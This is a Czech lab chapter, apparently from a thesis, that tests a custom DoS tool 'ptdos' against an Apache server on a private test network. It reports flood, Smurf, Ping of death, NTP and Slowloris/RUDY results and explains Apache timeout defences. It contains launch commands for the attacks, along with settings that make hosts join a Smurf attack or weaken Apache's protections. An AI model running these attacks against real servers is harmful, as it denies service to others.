Tato kapitola popisuje dosažené výsledky z testování aplikace `ptdos`, pro které byla vytvořena testovací síť, kde jsou jednotlivá zařízení spojena metalickým vedením o šířce pásma 1 Gbit/s. Měření všech sledovaných parametrů probíhalo na straně cílového systému (web server). Důvodem jsou zesilovací útoky, kde útočník vygeneruje pouze část z celkového datového toku a pomalé útoky, kde je nutné zachytit reálná vytvořená spojení na straně webového serveru. Aby bylo měření jednotné, bylo přistoupeno k měření na straně cílového systému i v případě ostatních útoků.

3.1 Popis testovací sítě

Testovací síť, zobrazená na obr. 3.1, byla sestavena v rámci lokální domácí sítě s využitím přepínače vybaveného porty ve standardu gigabit ethernet[1]. Dalšími prvky testovací sítě jsou zařízení `ptdos`, v roli útočníka, a web server, v roli cílového systému. Obě zařízení pracují se síťovými kartami podporující gigabitovou komunikaci. S přepínačem jsou propojena pomocí metalického vedení ve standardu Cat 5E, které taktéž podporuje gigabitovou komunikaci.



Obr. 3.1: Architektura testovací sítě.

Zařízení útočníka i cílového systému jsou virtualizovány pomocí Virtualboxu, přičemž každý z nich je virtualizován na samostatném stroji. Konfigurace a podrobné parametry hostujících strojů jsou uvedeny v tabulce 3.1, přičemž virtualizované stroje mají přiřazeno veškeré dostupné hardwarové vybavení hostujících strojů.

[1] Gigabit ethernet označuje rychlost komunikace až 1000 Mbit/s.


Tab. 3.1: Parametry testovacích strojů.

Název	Role	Model	Host OS	VM OS	Procesor	RAM	Software
ptdos	útočník	Dell 5379	Win 11	Ubuntu 22.04	Intel i5-8250U 1,80 GHz	16 GB	ptdos, nload, WS
web server	cílový systém	MB Pro 2020	macOS 12	Debian 11	Intel i5 10. gen 2 GHz	16 GB	Apache2, nload, WS, Netdata

Útočník pracuje s virtualizovaným operačním systémem Ubuntu, kde je spuštěna vlastní aplikace `ptdos`, která bude v rámci testování realizovat jednotlivé implementované útoky. Kromě realizace útoků bude `ptdosem` měřena také rychlost odezvy cílového systému s cílem zjistit zda při útocích dojde k odepření služby, případně ke zvýšení doby odezvy. Pro měření využívané šířky pásma, se využívá aplikace nload[2], která umožňuje zobrazení šířky pásma síťového rozhraní v reálném čase. Získané hodnoty se při testování využívají k porovnání s hodnotami cílového systému pro ověření správnosti měření.

Cílový systém využívá virtualizovaný operační systém Debian, kde je nainstalovaný webový server Apache ve výchozí konfiguraci a bez konfigurace firewallu. Webový server provozuje testovací webovou stránku, viz obrázek 3.2, která obsahuje webový formulář umožňující zadání dat a jejich následné zobrazení stisknutím tlačítka `send`. Zobrazení dat z formuláře je realizováno pomocí jazyka PHP[3]. Protože jazyk PHP je vyhodnocován na straně serveru, tak pro správnou funkčnost muselo být na cílový systém doinstalováno PHP. Kromě formuláře jsou na testovací webové stránce umístěny dva statické obrázky, o různých velikostech, sloužící jako multimediální prvky, které mohou být zneužity v rámci útoků. Díky obrázkům má celková stránka větší velikost, což lépe simuluje skutečnou webovou stránku, která by mohla být zneužívána pro DoS útoky. Pro monitorování cílového systému v průběhu testování byly použity aplikace nload a Netdata[4]. Aplikace nload je, stejně jako v případě útočníka, využívána k měření šířky pásma síťového rozhraní v reálném čase. Netdata je pokročilejší aplikací, která sbírá veškeré informace o stavu stanice a umožňuje vizualizaci dat pomocí interaktivního webového rozhraní. Netdata se v rámci testování využívá pro zobrazení průběhu DoS útoku v čase pomocí různých metrik znázorněných grafy. Pro analyzování síťových protokolů za účelem znázornění principů jednotlivých útoků v rámci testování se využívá aplikace Wireshark[5], která je schopna zachytit data na síťovém rozhraní a přehledně je vizualizovat pro další zpracování, viz obr. 3.9.

[2]Aplikace nload je dostupná pod licencí GNU, viz `https://github.com/rolandriegel/nload`.
[3]PHP je univerzální skriptovací jazyk, který se používá zejména pro vývoj webových aplikací.[39]
[4]Aplikace Netdata je dostupná pod licencí GPL 3.0+, viz `https://www.netdata.cloud/agent`.
[5]Wireshark je dostupný pod licencí GPL 2.0, viz `https://www.wireshark.org/`.



Obr. 3.2: Testovací webová stránka cílového systému se zpracováním formuláře.

Vzhledem k virtualizaci útočníka i cílového systému a propojení skrz směrovač je předpokládáno, že bude reálná dostupná šířka pásma mezi těmito zařízeními nižší než teoretických 1000 Mbit/s, které udává standard gigabit ethernet. Pro ověření její skutečné velikosti bylo provedeno měření pomocí nástroje iPerf,[40] což je aplikace běžící v terminálu určená k měření šířky pásma v počítačových sítích. Při měření bylo zjištěno, že skutečná šířka pásma mezi útočníkem a cílovým systém je 809 Mbit/s, viz obr. 3.3. Naměřená velikost šířky pásma je o 191 Mbit/s nižší než je její maximální teoretická velikost. To může být zapříčiněno kombinací více faktorů, jako jsou ztrátovost metalického vedení, ztrátovost síťových rozhraní všech zařízení, jenž byly součástí měření a také ztrátovost v rámci virtualizace zařízení útočníka a cílového systému.

3.2 Testování záplavových útoků

Všechny implementované záplavové útoky mají stejný cíl a to vygenerovat maximální velikost datového toku a tím odepřít poskytovanou službu cílového systému. Z toho důvodu byly záplavové útoky sloučeny do jedné testovací skupiny. V rámci

```
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size:  128 KByte (default)
------------------------------------------------------------
[  4] local 192.168.0.80 port 5001 connected with 192.168.0.25 port 32860
[ ID] Interval       Transfer     Bandwidth
[  4] 0.0000-60.0688 sec  5.66 GBytes   809 Mbits/sec
```

Obr. 3.3: Skutečná plná šířka pásma mezi útočníkem a cílovým systémem.

měření byly zvoleny dva testovací scénáře, které se odlišují dostupnou velikostí šířky pásma cílového systému. V prvním scénáři je šířka pásma neomezena a ve druhém scénáři je šířka pásma snížena. Společnými vlastnostmi obou scénářů je velikost datové části 1400 bajtů (pouze pro útoky UDP, SYN a ICMP, kde je možné datovou část nastavit) a doba trvání testů 60 sekund. Pro měření odezvy cílového systému byla využita monitorovací služba check service, která je součástí aplikace `ptdos`. Kromě doby odezvy při útoku jsou zde uvedeny také úspěšné a neúspěšné odpovědi na jednotlivé dotazy monitorovací služby check service. V rámci znázornění vlivu DoS útoku na cílový systém je vyhodnocen i nárůst doby odezvy oproti hodnotě naměřené v klidovém stavu. Vygenerovaný datový tok byl měřen pomocí aplikace nload a to jak na straně útočníka tak i na straně cílového systému. Pro lepší znázornění průběhu jednotlivých útoků byly jednotlivé datové toky vizualizovány pomocí aplikace Netdata.

3.2.1 Scénář s plnou šířkou pásma

Jak bylo uvedeno v kapitole 3.1, tak skutečná šířka pásma mezi útočníkem a cílovým systémem je 809 Mbit/s. Jak je možné vidět z grafů na obr. 3.4, tak žádný ze záplavových útoků nebyl schopen vygenerovat dostatečně velký datový tok na to, aby dostupnou šířku pásma zaplnil, tzn. k úplnému odepření služby nedošlo ani při jednom realizovaném útoku. Ještě před zahájením testování byla změřena klidová doba odezvy cílového systému, ta měla velikost 5,3 ms. U všech útoků lze pozorovat nárůst doby odezvy cílového systému ve srovnání s klidovou hodnotou, viz tabulka 3.2. Největší nárůst doby odezvy byl zaznamenán při útocích SYN flood ICMP flood. Všechny útoky založené na protokolu HTTP pak zvýšily dobu odezvy přibližně o stejnou velikost. Naopak při útoku UDP flood, kde je průměrný datový tok druhý největší, doba odezvy vzrostla pouze o 57 %. Jako nejúčinější záplavový útok lze považovat SYN flood, kdy došlo k největšímu nárůstu doby odezvy a celkem bylo zaznamenáno 8 neúspěšných odpovědí monitorovací služby z celkových 47. To je dáno tím, že s každým TCP SYN segmentem byl spojen pokus o sestavení spojení, což vyčerpalo síťové prostředky cílového systému aniž by došlo k plnému zahlcení šířky pásma. Díky tomu byla schopnost komunikace cílového systému omezena a došlo k částečnému omezení dostupnosti služby cílového systému. K úplnému

odepření služby však při záplavových útocích nedošlo, protože záplavové útoky jsou často využívány v rámci útoků DDoS, kde se na celkovém datovém toku podílí vysoké množství útočících zařízení. Při využití pouze jednoho zařízení útočníka, s omezeným výpočetním výkonem, není možné, v sestavené testovací síti, vygenerovat dostatečně vysoký datový tok na to, aby došlo k požadovanému odepření poskytované služby.

Tab. 3.2: Testování záplavových útoků s plnou šířkou pásma, délka testu 60 s, doba odezvy cílového systému v klidovém stavu 5,3 ms.

Útok	**Data**	**Prům. dat. tok**	**Prům. odezva**	**Nárůst odezvy**	**Úspěšné odpovědi**	**Neúspěšné odpovědi**
UDP	1400 B	350 Mbit/s	8,3 ms	57 %	59	0
SYN	1400 B	193 Mbit/s	132,1 ms	2392 %	39	8
ICMP	1400 B	220 Mbit/s	52,1 ms	882 %	56	0
GET		348 Mbit/s	11,38 ms	115 %	59	0
HEAD		257 Mbit/s	12,51 ms	136 %	59	0
POST		374 Mbit/s	13,16 ms	148 %	59	0

3.2.2 Scénář s omezenou šířkou pásma

Protože při neomezeném scénáři nebylo možné vygenerovat dostatečně vysoký datový tok, aby došlo k zahlcení cílového systému a odepření služby, bylo při tomto scénáři přistoupeno k omezení šířky pásma na straně cílového systému. Pomocí nástroje Wondershaper[6] byla velikost šířky pásma cílového systému omezena na 300 Mbit/s namísto původních 1000 Mbit/s. Příkaz použitý k omezení šířky pásma je uveden ve výpise 3.1, omezení je nutné nastavit pro konkrétní síťové rozhraní (`-a enp0s3`) v obou směrech komunikace.


```
sudo ./wondershaper -a enp0s3 -u 300000 -d 300000
```

Výpis 3.1: Omezení šířky pásma na 300 Mbit pomocí nástroje wondershaper.

V rámci kontroly správného nastavení omezení šířky pásma bylo provedeno kontrolní měření mezi útočníkem a cílovým systémem opět pomocí nástroje iPerf. Z měření vyplývá, že skutečná šířka pásma po omezení je přibližně 293 Mbit/s. Tato hodnota odpovídá nastavenému omezení šířky pásma. V rámci omezení byla změřena i doba odezvy cílového systému v klidovém stavu, ta dosáhla hodnoty 6,4 ms, což je mírný nárůst oproti 5,3 ms při neomezeném scénáři.

Z naměřených hodnot v tabulce 3.3 a grafických průběhů na obr. 3.5 je patrné, že díky omezení šířky pásma vzrostla u všech testovaných útoků doba odezvy.

[6]Wondersh. je dostupný s lic. GPL 2.0, viz `https://github.com/magnific0/wondershaper`.



Obr. 3.4: Datový tok cílového systému pro záplavové útoky s plnou šířkou pásma.

Z pohledu neúspěšných odpovědí monitorovací služby byl opět nejefektivnější útok SYN flood, u kterého došlo k omezení kvality poskytované služby cílového systému. Při útocích UDP a ICMP flood lze rovněž pozorovat zvýšené doby odezvy a nárůstu chybovosti odpovědí monitorovací služby, kdy v případě ICMP flood byla skoro polovina požadavků monitorovací služby neúspěšných. V případě obou typů útoků došlo k omezení kvality poskytované služby, ale nedošlo k jejímu úplnému odepření. V rámci útoků HTTP GET a POST flood došlo k výraznému zvýšení doby odezvy cílového systému. Zvýšení je sice z pohledu procent takřka desetinásobné, ale dle měření monitorovací služby došlo k zahození pouze jednoho požadavku monitorovací služby z celkových 55. Dopad na kvalitu poskytované služby cílovým systémem je tak minimální. Datový tok útoku HTTP HEAD flood, stejně jako při neomeze-


Tab. 3.3: Testování záplavových útoků s omezenou šířkou pásma, délka testu 60 s, doba odezvy cílového systému v klidovém stavu 6,4 ms.

Útok	**Data**	**Prům. dat. tok**	**Prům. odezva**	**Nárůst odezvy**	**Úspěšné odpovědi**	**Neúspěšné odpovědi**
UDP	1400 B	287 Mbit/s	26,71 ms	317 %	42	9
SYN	1400 B	192 Mbit/s	90,37 ms	1312 %	35	11
ICMP	1400 B	242 Mbit/s	43,05 ms	573 %	50	4
GET		290 Mbit/s	74,92 ms	1071 %	54	1
HEAD		212 Mbit/s	13,34 ms	108 %	59	0
POST		290 Mbit/s	71,1 ms	1011 %	54	1

ném scénáři, neměl takovou hodnotu, aby došlo k omezení poskytované služby. Ikdyž při omezení šířky pásma na 300 Mbit/s došlo ke zvýšení průměrné odezvy cílového systému a díky tomu i k částečnému snížení kvality poskytované služby, tak nedošlo k úplnému odepření služby. Datový tok se sice blížil maximálnímu možnému, ale protože jej vysoce nepřekračoval, tak byl cílový systém i při útoku schopen odpovídat na požadavky monitorovací služby. Aby došlo k úplnému odepření služby, musela by být šířka pásma omezena ještě více, anebo by datový tok musel být dostatečně vysoký na to, aby cílový systém nebyl schopen komunikace s jinými zařízeními. Proto jsou záplavové útoky využívány zejména při útocích DDoS, kde je možné vyšším počtem útočících zařízení, dosáhnout vyššího datového toku a tím i odepření služby.

3.3 Testování zesilovacího útoku Smurf


Při Smurf útoku útočník generuje velké množství ICMP echo požadavků (echo request) s podvrženou zdrojovou IP adresou cílového systému, které zasílá na všesměrovou adresu lokální sítě. Díky využití všesměrové adresy jsou echo požadavky dále rozeslány na všechna zařízení, která se v síti nachází. Jakmile zařízení echo požadavek přijme, tak na něj odpovídá ICMP echo odpovědí (echo reply), která je ovšem směrována na cílový systém. Schématicky je tato situace znázorněna v teoretické části na obr. 1.11. V rámci testování bude zařízení v síti, zneužité při Smurf útoku, označováno jako bot. Aby se bot zapojil do útoku, tak musí mít povolen příjem všesměrových ICMP echo požadavků. Při testování bylo zjištěno, že zařízení s macOS mají tuto komunikaci ve výchozím stavu povolenou, u zařízení s OS Linux (Debian, Ubuntu, Kali, apod.) je nutné tuto komunikaci explicitně povolit pomocí parametru `net.ipv4.icmp_echo_ignore_broadcasts = 0` v souboru `/etc/sysctl.conf`. Pro názornou demonstraci funkčnosti útoku byla pomocí nástroje Wireshark zachycena komunikace na všech zařízeních, které jsou do útoku zapo-



Obr. 3.5: Datový tok cílového systému pro záplavové útoky s omezenou šířkou pásma.

jené, viz obr. 3.6. Konkrétně se jedná o útočníka, bota a cílový systém. Útočník generuje echo požadavky se zdrojovou IP 192.168.0.80 (cílový systém) a cílovou IP 192.168.0.255 (všesměrová adresa testovací sítě). V popisovaném průběhu bylo vygenerováno 5 požadavků. Díky všesměrové cílové IP adrese jsou požadavky rozeslány na všechna zařízení v síti. Tato skutečnost je patrná na straně bota, kde jsou tyto požadavky přijímány. Bot na ně odpovídá echo odpověďmi, které zasílá na cílový systém, což je zachyceno v poslední části komunikace. Na straně cílového systému jsou zachyceny odpovědi ze dvou různých IP adres, protože při demonstraci byli využiti 2 boti. Je důležité zmínit, že v zachycené komunikaci se neobjevuje IP adresa útočníka (192.168.0.25, viz architektura testovací sítě na obr. 3.1). To je dáno

skutečností, že z této IP adresy jsou vysílány požadavky na všesměrovou adresu sítě, které jsou dále rozeslány na všechny zařízení v síti kromě výchozího zařízení. V rámci testování jsou zvoleny dva scénáře a to se zapojením dvou a čtyř botů z důvodu zjištění, jak velký vliv má počet botů na velikost celkového datového toku směřovaného na cílový systém. Aby bylo možné výsledky srovnat se záplavovými útoky, tak byla zvolena délka testování 60 sekund a velikost datové části 1400 bajtů. Použitý spouštěcí příkaz aplikace `ptdos` je uveden ve výpisu 3.2.




Obr. 3.6: Průběh útoku Smurf zachycený Wiresharkem z pohledu všech zařízení.

```
sudo ptdos -a smurf -d 60 -dl 1400 -dst 192.168.0.80 -bc
    192.168.0.255
```

Výpis 3.2: Spouštěcí příkaz aplikace `ptdos` pro realizaci útoku Smurf.

3.3.1 Scénář se dvěma boty

Při použití dvou botů byl na cílovém systému naměřen celkový průměrný datový tok 22 Mbit/s, viz graf na obr. 3.7. Díky velmi nízkému datovému toku nebylo dosaženo odepření poskytované služby. Je důležité zmínit, že při útoku ICMP flood byla velikost datového toku přibližně 450 Mbit/s, což je ve srovnání se Smurfem vyšší tok o takřka 430 Mbit/s. Vysvětlením pro tak nízký datový tok je pravděpodobně rychlost zpracování dat směrovačem, kdy směrovač musí přeposílat veškerá data, přijatá všesměrovou adresou, všem zařízením v síti a to i v případě, že zařízení na všesměrovou komunikaci neodpovídají.



Obr. 3.7: Datový tok cílového systému při útoku Smurf se dvěma boty.

3.3.2 Scénář se čtyřmi boty

Díky zvýšení počtu botů, zapojených do Smurf útoku, byl zvýšen také celkový průměrný datový tok. Jak je vidět v grafu na obr. 3.8, datový tok na straně cílového systému, dosáhl průměrné velikosti 41 Mbit/s, což je přibližně dvojnásobná hodnota datového toku při použití dvou botů. Z těchto výsledků je možné usoudit, že datový tok je přímo úměrný počtu botů zapojených do útoku. V rámci testovací sítě odpovídá datový tok na jednoho bota přibližně 10 Mbit/s. Ani tento datový tok však není dostatečný pro dosažení odepření poskytované služby cílovým systémem. Z teoretického hlediska by však datový tok mohl být zesílen až faktorem 255 (viz tabulka zesilovacích faktorů 1.1, což by odpovídalo celkovému datovému toku 2550 Mbit/s (255 krát 10 Mbit/s). Takový datový dok by již byl více než dostatečný pro zahlcení cílového systému v gigabitových sítích.

Obr. 3.8: Datový tok cílového systému při útoku Smurf se čtyřmi boty.


3.4 Testování logického útoku Ping of death

V rámci útoku Ping of death je na cílový systém odeslán paket s datovou částí o velikosti 65515 bajtů. Vzhledem k tomu, že MTU v testovací síti má velikost 1500 bajtů, tak dojde k fragmentaci odeslaného paketu, viz obr. 3.9. Dle teoretických předpokladů by, po přijetí a sestavení nadrozměrného ICMP paketu cílovým systémem,

měla nastat jeho havárie, zablokování či restart systému, což je popsáno v teoretickém popisu útoku v kapitole 1.7.8. Z testování bylo zjištěno, že se žádná havárie cílového systému nestala. Je to dáno tím, že moderní IT systémy a zařízení mají implementované mechanismy, které je před Ping of death útokem ochrání. Jedním z ochranných mechanismů může být kontrola procesu opětovného sestavení fragmentovaného paketu, která zajistí, že při sestavení nebude překročena maximální velikost paketu. Dalším mechanismem může být dostatečně velká vyrovnávací paměť příjemce, která zvládne obsáhnout i nadrozměrné ICMP pakety.[41] Vzhledem k tomu, že je útok Ping of death implementován podobným způsobem jako záplavové útoky a velikost datové části ICMP je vysoká, tak může být útok využit jako další záplavový útok. Při měření bylo zjištěno, že průměrná velikost datového toku dosahuje 546 Mbit/s. Průběh útoku ze strany cílového systému je znázorněn na obr. 3.10.

No.	Time	Source	Destination	Protocol	Length	Info
36	0.000206884	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=51800, ID=eb03) [Reassembled in #45]
37	0.000206949	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=53280, ID=eb03) [Reassembled in #45]
38	0.000207014	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=54760, ID=eb03) [Reassembled in #45]
39	0.000207077	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=56240, ID=eb03) [Reassembled in #45]
40	0.000207138	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=57720, ID=eb03) [Reassembled in #45]
41	0.000207199	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=59200, ID=eb03) [Reassembled in #45]
42	0.000207261	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=60680, ID=eb03) [Reassembled in #45]
43	0.000371038	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=62160, ID=eb03) [Reassembled in #45]
44	0.000371171	192.168.0.25	192.168.0.80	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=63640, ID=eb03) [Reassembled in #45]
45	0.000371252	192.168.0.25	192.168.0.80	ICMP	429	Unknown ICMP (obsolete or malformed?)

Obr. 3.9: Wiresharkem zachycená fragmentace ICMP paketu, přijatého cílovým systémem, při útoku Ping of death.



Obr. 3.10: Datový tok cílového systému při útoku Ping of death.

3.5 Testování zesilovacího útoku NTP

Jak bylo popsáno v teoretické kapitole 1.7.9, tak při tomto typu útoku se zneužívá požadavek monlist, který umožňuje vygenerování několikanásobně větší odpovědi NTP serveru než byl přijatý požadavek. Při testování bylo zjištěno, že velikost výsledného datového toku, přijatého cílovým systémem, neodpovídá předpokládanému

zesílení. Při hledání příčiny bylo zjištěno, že NTP servery, využívající démona (daemon) `ntpd`[7] s verzí 4.2.7p26 anebo novější, mají ve výchozím stavu zablokované přijímání požadavku monlist, takže nemůže docházet k jeho zneužívání v rámci zesílení DoS útoků.[42] Ověření, jestli je požadavek monlist na NTP serveru povolen či zablokován, lze provést pomocí příkazu `ntpdc -n -c monlist NTP_sever_IP`[8] v terminálu. Pokud je jako odpověď vrácen seznam klientů, kteří se nedávno dotazovali NTP serveru anebo pokud je vrácena hláška o nenalezení dat, tak je monlist na straně NTP serveru povolen. V případě, že je vrácena informace o vypršení časového limitu žádosti, tak je monlist zakázán,[42] viz obr. 3.11. Díky této skutečnosti nebyl nalezen žádný veřejně dostupný NTP server, který by měl povoleno přijímání požadavku monlist, a mohl tak být využit v rámci testování. Díky této skutečnosti lze dojít k závěru, že zesilující útok NTP již není možné v současné době používat pro testování DoS útoků, protože zranitelnost, která umožňovala zesílení útoku, je při moderních NTP serverech zablokována.

```
debian@debian:~$ ntpdc -n -c monlist pool.ntp.org
pool.ntp.org: timed out, nothing received
***Request timed out
```

Obr. 3.11: Ověření dostupnosti funkce monlist na NTP serveru.

3.6 Testování logického pomalého útoku Slowloris

Slowloris se snaží otevřenými spojeními s cílovým systémem vyčerpat jeho prostředky, potažmo dostupná spojení, které může udržet otevřená, a tím docílit odepření poskytované služby. Vytvoření spojení probíhá pomocí protokolu HTTP s metodou GET. Pro kontrolu dostupnosti cílového systému je kromě `check service` navíc využíván nástroj httping[9], jehož funkčnost je s `check service` prakticky totožná, ale httping umí navíc zobrazit jednotlivé požadavky v reálném čase.

3.6.1 Scénář s výchozí konfigurací webového serveru Apache

Ve výchozí konfiguraci umožňuje webový server Apache otevřít 150 konkurenčních spojení. Nastavení množství konkurenčních spojení je dostupné v konfiguračním souboru `mpm_prefork.conf`, kde je množství spojení stanoveno proměnnou

[7] Démon ntpd je využíván NTP klienty i servery pro správnou synchronizaci času.[43]

[8] Pro spuštění funkce `ntpdc` je nutné nainstalovat nástroj ntp pomocí `apt-get install ntp`

[9] Httping pracuje na podobném principu jako ping, rozdílem je, že pro kontrolu dostupnosti není využíván protokol ICMP a echo request pakety, ale protokol HTTP a GET požadavky, viz `https://github.com/pjperez/httping`.

`MaxRequestWorkers`, viz výpis 3.3. Výchozí hodnota doby vypršení otevřeného spojení s Apache serverem je dle dokumentace stanovena na 60 sekund,[44] což je možné zkontrolovat v konfiguračním souboru `apache2.conf`, kde vypršení spojení udává proměnná `Timeout`.

```
<IfModule mpm_prefork_module>
    MaxRequestWorkers   150
</IfModule>
```

Výpis 3.3: Nastavení modulu `mpm_prefork` webového serveru Apache.

Díky popsaným skutečnostem by mělo být dostačující, aby při testování útoku bylo vytvořeno 150 spojení a bude dosaženo odepření poskytované služby cílovým systémem. Interval odesílání částí HTTP hlaviček pro udržení otevřeného spojení je nastaven na 50 sekund, aby nepřesáhl hodnotu 60 sekund Apache. Celková doba útoku je nastavena na 120 sekund, aby bylo znázorněno udržení sestavených spojení. Kompletní spouštěcí příkaz `ptdosu` je uveden ve výpisu 3.4.

```
ptdos -a slowloris -d 120 -dst http://192.168.0.80 -dp 80 -sq 150 -
    st 30
```

Výpis 3.4: Spouštěcí příkaz aplikace `ptdos` pro realizaci útoku Slowloris.

Z grafu na obr. 3.12 je zřejmé, že na začátku útoku bylo vytvořeno požadované množství 150 spojení. Jakmile byly spojení vytvořené, došlo k odepření poskytované služby cílovým systémem, což je podpořeno výsledky z měření pomocí nástroje httping ve výpise 3.5, kde je vidět, že cílový systém v čase 19:33:52 až 19:34:12 neodpovídal na zasílané požadavky. Po 20 sekundách byla všechna spojení webovým serverem ukončena, čímž byla obnovena dostupnost služby. Díky implementované obnově uzavřených spojení, v čase 19:35:30 `ptdos` opětovně otevřel část zavřených spojení, ta byla opět po 20 sekundách ukončena cílovým systémem. Celkem bylo monitorovací službou, viz 3.13, zachyceno 83,3 % úspěšných a pouze 16,7 % neúspěšných odpovědí, což z pohledu celé doby testování znamená, že nenastalo trvalé odepření poskytované služby.

```
19:33:52.069timeout while receiving reply-headers from host
...
19:34:12.134timeout while receiving reply-headers from host
19:34:14.140 connected to 192.168.0.80:80 (276 bytes), seq=6 time=  5,00 ms 200 OK
...
19:35:53.436 connected to 192.168.0.80:80 (276 bytes), seq=55 time=  4,99 ms 200 OK
```

Výpis 3.5: Zkrácený průběh kontroly dostupnosti cílového systému při útoku Slowloris s výchozí konfigurací Apache.


Při analyzování průběhu útoku bylo zjištěno, že uzavírání vytvořených spojení je zapříčiněno modulem `reqtimeout` webového serveru Apache. Tento modul slouží k nastavení časovým limitům a minimální datové rychlosti pro přijímání

Obr. 3.12: Otevřená spojení s cílovým systémem při útoku Slowloris s výchozí konfigurací Apache.

požadavků. Pokud dojde k vypršení časového limitu anebo dojde k příliš nízké rychlosti přenosu dat, modul odpovídající spojení uzavře.[45] V konfiguraci modulu `reqtimeout`, viz výpis 3.6, jsou nastaveny limity pro hlavičku i tělo požadavku. Na útok Slowloris se vztahuje část `RequestReadTimeout header`, kde hodnota `header=20-40` udává dobu čekání 20 sekund na doručení prvního bajtu hlavičky požadavku. Od té doby je vyžadován datový tok alespoň 500 B/s, maximálně však po celkovou dobu 40 sekund od otevření spojení. Protože testovaný útok Slowloris nedosáhl datového toku 500 B/s, tak byly vytvořené spojení ukončeny, což je patrné z grafu na obr. 3.12, kde jsou vytvořená spojení ukončena Apachem po 20 sekundách.

```
<IfModule reqtimeout_module>
        RequestReadTimeout header=20-40, minrate=500
        RequestReadTimeout body=10, minrate=500
</IfModule>
```

Výpis 3.6: Nastavení modulu `reqtimeout` webového serveru Apache.



Obr. 3.13: Podíl úspěšných a neúspěšných požadavků monitorovací služby při útoku Slowloris s výchozí konfigurací Apache.

3.6.2 Scénář s vypnutým modulem reqtimeout serveru Apache

V rámci scénáře bez zabezpečení je vypnut modul `reqtimeout` pomocí příkazu `sudo a2dismod reqtimeout`. Zbytek nastavení serveru bylo ponecháno, včetně maximálního počtu spojení 150. V grafu na obr. 3.14 je vidět, že počet 150 otevřených spojení byl udržen po celou dobu trvání útoku. V rámci počtu odeslaných paketů bylo nejvíce paketů na začátku a na konci útoku. Na začátku došlo k vytvoření jednotlivých spojení a naopak na konci k jejich ukončení. V grafu jsou rovněž vidět pakety patřící k udržení otevřeného spojení, viz časy útoku 22:48:20 a 22:49:10. Rozestup je 50 sekund, protože tak byl zvolen interval pro odesílání částí HTTP hlaviček. Z grafu 3.15 je patrné, že došlo k odepření služby cílového systému prakticky po celou dobu útoku Slowloris, protože celkem 96,8 % požadavků monitorovací služby bylo neúspěšných.

3.7 Testování logického pomalého útoku RUDY


Útok RUDY patří do stejné skupiny útoků jako Slowloris, takže průběh testování je Slowlorisu velmi podobný, z toho důvodu budou zmíněny zejména odlišnosti mezi oběma útoky. Útok RUDY pro vytvoření spojení s cílovým systémem využívá taktéž protokol HTTP, ale s metodou POST. Testování bylo rozděleno opět do dvou scénářů a to na scénář s výchozí konfigurací Apache a na scénář s omezeným zabezpečením díky vypnutí modulu `reqtimeout`.

3.7.1 Scénář s výchozí konfigurací webového serveru Apache

Ve výchozím nastavení Apache bylo ponecháno maximálně 150 konkurenčních spojení a 60 sekund vypršení otevřeného spojení. Spouštěcí příkaz testování útoku RUDY je uveden ve výpisu 3.7. Při útoku je zneužíván webový formulář testovací webové stránky, viz obr. 3.2, kde jsou při útoku vyplněna všechna pole pomocí argumentů v URL. Doba trvání útoku je ponechána na 120 sekund, stejně jako

Obr. 3.14: Otevřená spojení s cílovým systémem při útoku Slowloris s vypnutým modulem `reqtimeout` Apache.

interval obnovy spojení, který má hodnotu 50 sekund, celkem bude s cílovým systémem v rámci testování vytvořeno 150 spojení. Útok byl zahájen v čase 00:21:10, kdy `ptdos` postupně vytvářel spojení až do požadovaných 150, kdy bylo na malou chvíli dosaženo odepření poskytované služby, což bylo zachyceno ve výpisu 3.8. Z grafu na obr. 3.12 je vidět, že ihned po dosažení 150 spojení, začal webový server jednotlivá spojení ukončovat. V čase 00:22:05 uplynul interval pro obnovení spojení a `ptdos` vyslal obnovovací data, což je zachyceno v grafu počtu paketů. Obnovení bylo neúspěšné, protože daná spojení již byla zavřená webovým serverem. O 50 sekund později, čase 00:22:55, vytvořil `ptdos` nová spojení, která byla stejně jako na začátku, po 10 sekundách ukončena. Díky těmto skutečnostem nenastalo trvalé odepření poskytované služby, což potvrzuje i monitorovací služba, kdy bylo celkem 86,7 % všech požadavků úspěšných. Jak bylo zjištěno při útoku Slowloris, tak ukončení spojení má na starost modul `reqtimeout` webového serveru Apache. Zásadním rozdílem je, že při útoku RUDY došlo k ukončování spojení již po 10 sekundách. To je způsobeno konfigurací modulu `reqtimeout`, viz výpis 3.6. Konkrétně se jedná o část těla požadavku `RequestReadTimeout body`, protože RUDY pro udržení otevřeného spojení využívá pomalé zasílání těla požadavku POST. Hodnota `body=10`



Obr. 3.15: Podíl úspěšných a neúspěšných požadavků monitorovací služby při útoku Slowloris s vypnutým modulem `reqtimeout` Apache.

```
00:21:15.727timeout while receiving reply-headers from host
00:21:19.731timeout while receiving reply-headers from host
00:21:23.736timeout while receiving reply-headers from host
00:21:25.740 connected to 192.168.0.80:80 (276 bytes), seq=3 time=  3,70 ms 200 OK
...
00:22:53.904 connected to 192.168.0.80:80 (276 bytes), seq=47 time=  2,78 ms 200 OK
00:22:57.909timeout while receiving reply-headers from host
00:23:01.912timeout while receiving reply-headers from host
00:23:05.641 connected to 192.168.0.80:80 (276 bytes), seq=50 time=1728,93ms 200 OK
```

Výpis 3.8: Zkrácený průběh kontroly dostupnosti cílového systému při útoku RUDY s výchozí konfigurací webového serveru.

udává dobu čekání webového serveru 10 sekund na první bajt těla požadavku. Parametr `minrate=500` specifikuje, že následná komunikace musí mít minimální datový tok o velikosti 500 B/s, jinak bude spojení ukončeno. Požadavek na datový tok splněn nebyl a z toho důvodu bylo spojení mezi útočníkem a cílovým systémem ukončeno po 10 sekundách.


```
ptdos -a rudy -dst "http://192.168.0.80/submit.php?name=filip&email
   =test&phone=777&message=test" -dp 80 -d 120 -st 50 -sq 150
```

